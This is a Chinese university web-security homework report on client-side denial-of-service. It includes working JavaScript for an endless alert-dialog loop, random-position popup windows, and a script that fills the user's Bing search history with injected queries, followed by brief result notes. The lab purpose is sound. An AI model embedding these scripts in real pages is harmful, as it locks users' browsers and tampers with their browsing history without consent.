Web 安全作业二 客户端拒绝服务攻击

学号：57118229 姓名：袁超然

一、实验任务

在 index. html 页面中实现任意三种通过客户端 Javascript 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能，包括但不限于循环弹出对话框、新建窗口并随机变化位置、更改窗口焦点、修改回退功能修改历史页面列表、修改搜索历史、退出常用网站登录等。


二、实验过程：


1. 循环弹出对话框：

Index1_loop.html:

```
<html>
<body>
<script>
const messages = [
 'Whoop...',
 'Got trapped',
 'Loop',
 'Infinite',
 'Loop'
]
while (true) {
 messages.forEach(window.alert)
}
</script>

</body>
</html>
```

实验结果：





可以看到，陷入无法退出弹窗的循环当中。


2. 新建窗口并随机变化位置


Index2_random.html:

```
<html>
<head>
<meta charset="utf-8">
<title>random</title>
</head>

<body>
<script>

var x=Math.floor(Math.random()*(90+1-10)+10);
var y=Math.floor(Math.random()*(90+1-10)+10);
alert(x + "\n" + y)
const win = window.open('', '', 'width=100,height=100')
win.moveTo(x, y)

</script>

</body>
</html>
```

实验结果：

如下图，可以看到，首先弹窗输出了窗口的坐标，随后弹出随机位置的窗口：






3. 修改搜索历史

Index3_history.html:

```
function setupSearchWindow (win) {
 if (!win) return
 win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[0])
 let searchIndex = 1
 let interval = setInterval(() => {
 if (searchIndex >= SEARCHES.length) {
 clearInterval(interval)
 win.window.location = window.location.pathname
 return
 }
 if (win.closed) {
 clearInterval(interval)
 onCloseWindow(win)
 return
 }
 win.window.location = window.location.pathname
 setTimeout(() => {
 const { x, y } = getRandomCoords()
 win.moveTo(x, y)
 win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[searchIndex])
 searchIndex += 1
 }, 500)
 }, 2500)
 }
setupSearchWindow (win)
```

实验结果：

运行前，没有该条阅读历史：



运行 html 后，可以看到这条最近的阅读记录：